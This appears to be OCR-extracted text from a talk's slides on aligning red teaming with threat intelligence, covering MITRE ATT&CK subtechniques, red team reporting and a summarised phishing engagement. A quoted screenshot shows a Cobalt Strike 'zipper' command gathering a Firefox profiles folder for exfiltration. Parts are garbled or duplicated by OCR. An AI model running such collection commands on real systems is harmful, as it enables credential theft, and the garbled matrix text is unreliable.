Ambiguous picture showing a potential attack scenario flow based on ATT&CK which you by now have stored in your playbook

MITRE's subtechniques 1/2

Bringing RT and CTI even closer



Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 34 techniques	Credential Access 14 techniques	Discovery 23 techniques	Lateral Movement 9 techniques	Collection 16 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Drive-by Compromise	Command and Scripting Interpreter (6)	Account Manipulation (3)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected	Application Layer	Automated	Account Access
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Access T Manipula			shing				
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	Boot or Logon Autostart Execution (11)	BITS Jobs			ol Transfer				
Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Deobfusc Informati			ervice Hijacking (2)				
Phishing (3)	Scheduled Task/Job (5)	Browser Extensions	Create or Modify System Process (4)	Direct Vol			ervices (6)				
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution (15)	Execution			n Through le Media				
Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Exploitation for Privilege Escalation	Exploitati Evasion			ent Tools				
Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Group Policy	File and D Permissi			red Content				
Valid Accounts (4)	User Execution (2)	Event Triggered		Group Policy Modification	OS Credential Dumping (8)	Network Service Scanning	Use Alternate Authentication				
	Windows Management										

TLDR

Better granularity.

No replacement for manual summaries.

Improved mapping options.

Steal Application Access Token

Steal or Forge Kerberos Tickets (3)

- Golden Ticket
- Silver Ticket
- Kerberoasting


Steal Web Session Cookie

See the nuance?

Source: https://attack.mitre.org/beta/

Current ~~Future~~ status of the tooling debate

The discussion is akin for some measurements



Andrew Thompson replied

Cn33liz @Cneelis · 16h

New @OutflankNL tool coming soon...
Zipper, a CobaltStrike tool written in C which allows you to compress files and folders from local and UNC paths. Useful for RedTeams when large files/folders need to be exfiltrated.

```
            Useless
        KNIESOOR @ 4504

Event Log  X   Beacon 169.254.37.17@4504  X
beacon> help zipper
Compress files and folders from local and UNC paths.

Synopsis: zipper [Full/UNC path]
          zipper C:\ImportantFolder\LargeFile.ext
          zipper C:\ImportantFolder
          zipper \\SERVER\FileShare\ImportantFolder

beacon> zipper \\Localhost\C$\Users\Useless\AppData\Roaming\Mozilla\Firefox\Profiles
[+] Let's start compressing, please wait...

[*] Tasked beacon to spawn Zipper
[+] host called home, sent: 187492 bytes
[+] received output:
```

Andrew Thompson @QW5kcmV3 · 10h


One of your tools was compiled by a real threat actor within 11 days of you publishing it to GitHub. That 11 days is certainly faster than the overwhelming majority of organization's ability to develop, deploy, detect, and respond. I just figured I would give you that feedback.

New @OutflankNL tool coming soon...
Zipper, a CobaltStrike tool written in C which allows you to compress files and folders from local and UNC paths. Useful for RedTeams when large files/folders need to be exfiltrated.

One of your tools was compiled by a real threat actor within 11 days of you publishing it to GitHub. That 11 days is certainly faster than the overwhelming majority of organization's ability to develop, deploy, detect, and respond. I just figured I would give you that feedback.

~~Current~~ Future status of the tooling debate

The discussion is akin for some measurements



Andrew Thompson replied

Cn33liz @Cneelis · 16h

New @OutflankNL tool coming soon...
Zipper, a CobaltStrike tool written in C which allows you to compress files and folders from local and UNC paths. Useful for RedTeams when large files/folders need to be exfiltrated.

```
Useless
KNIESOOR @ 4504

Event Log X | Beacon 169.254.37.17@4504 X
beacon> help zipper
Compress files and folders from local and UNC paths.

Synopsis: zipper [Full/UNC path]
          zipper C:\ImportantFolder\LargeFile.ext
          zipper C:\ImportantFolder
          zipper \\SERVER\FileShare\ImportantFolder
```

9

Andrew T

One of your tools was compil
publishing it to GitHub. That
overwhelming majority of o
and respond. I just figured I

7 1 14

New @Outflank L tool coming soon...
Zipper, a CobaltStrike tool written in C which allows y u to compress files and folders from local and UNC paths. Useful f r RedTeams when large files/folders need to be exfiltrate

s compiled by a real threat actor within 11 days of you
ub. That 11 days is certainly faster than the
anization's abili t,
ould give you that feedback.

Release time

T1002 Data Compressed

Awesome discussions through early headsup!

Crazy cross-collaboration blog posts!

Cool reporting!


Compilation timestamp

Getting the Red team report

Usually something like this


Attack sequence

Summary


★Executed C2 Agent c:\programdata\microsoft\network\connections\services.exe
★Credential harvesting
★Attempt to move laterally to client workstations
★Attempt to move laterally to servers
Workstations
SMB Named Pipe Connection (Pivot)
HTTP C2 Channel
(All traffic)
Initial Attack
★Executed SMB Named Pipe C2 Agent
Servers
★Credential harvesting
★Gained clear text passwords of multiple domains accounts
★Attempt to move laterally to client workstations
N/A
(No valid path for exfiltration)
Prevented
Unable to Connect
External C2
Victim interaction using C2 Agent over HTTP on port 80
Servers
Workstations
U
Maint
Latera
Lateral Movement / Privilege Escalation
Backup Data Exfiltration
★ Successful Red Action
★ Unsuccessful Red Action

Critical steps

Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text



```
...P....
11:52:02.141697 IP6 (hlim 64, next-header TCP (6) payload length: 32) ::1.8
0 > ::1.41674: Flags [F.], cksum 0x0028 (incorrect -> 0x472f), seq 23556523
89, ack 3504978064, win 717, options [nop,nop,TS val 32121890 ecr 32105638]
, length 0
`.... .@..............................P...hg%.........(.....
..$"....
11:52:02.141792 IP6 (hlim 64, next-header TCP (6) payload length: 32) ::1.4
1674 > ::1.80: Flags [F.], cksum 0x0028 (incorrect -> 0x07b2), seq 35049780
64, ack 2355652390, win 717, options [nop,nop,TS val 32121890 ecr 32121890]
, length 0
`.... .@................................P.....hg&.....(.....
..$"..$"
11:52:02.141798 IP6 (hlim 64, next-header TCP (6) payload length: 32) ::1.8
```

Figure 1: <DESCRIPTION>

Recommendations


Little burn here and there

Source: https://redteam.guide/docs/templates/report_template/

@gertjanbruggink

Building deliverables together 1/2


Teamwork makes the dream work



- What can/can't we measure?
- Mean-time-to-detect (when/where) + rationale (luck vs skill)
- Dealing with creativity & exploiting known loopholes
- Sync measurements into your playbook

Building deliverables together 2/2

Match reference frameworks as you can, but not more.



Initial compromise

MITRE ATT&CK Tactics:

Discovery
Initial Access
Execution
Command & Control
Persistence

Open source intelligence gathering

Discovery

Redacted
Summary of steps taken, techniques used and result(s)

Open source intelligence gathering
Create attractive scenario
Send targeted phishing mail to 6 recipients
3 out of 6 click, download and run controlled malware
Full access to employee laptop with user privileges

Create attractive scenario

Redacted

Send targeted phishing mail


Initial Access

Redacted

Three out of six users click, download and run malware

Execution
Command & Control

Redacted



Initial Access – 9 techniques

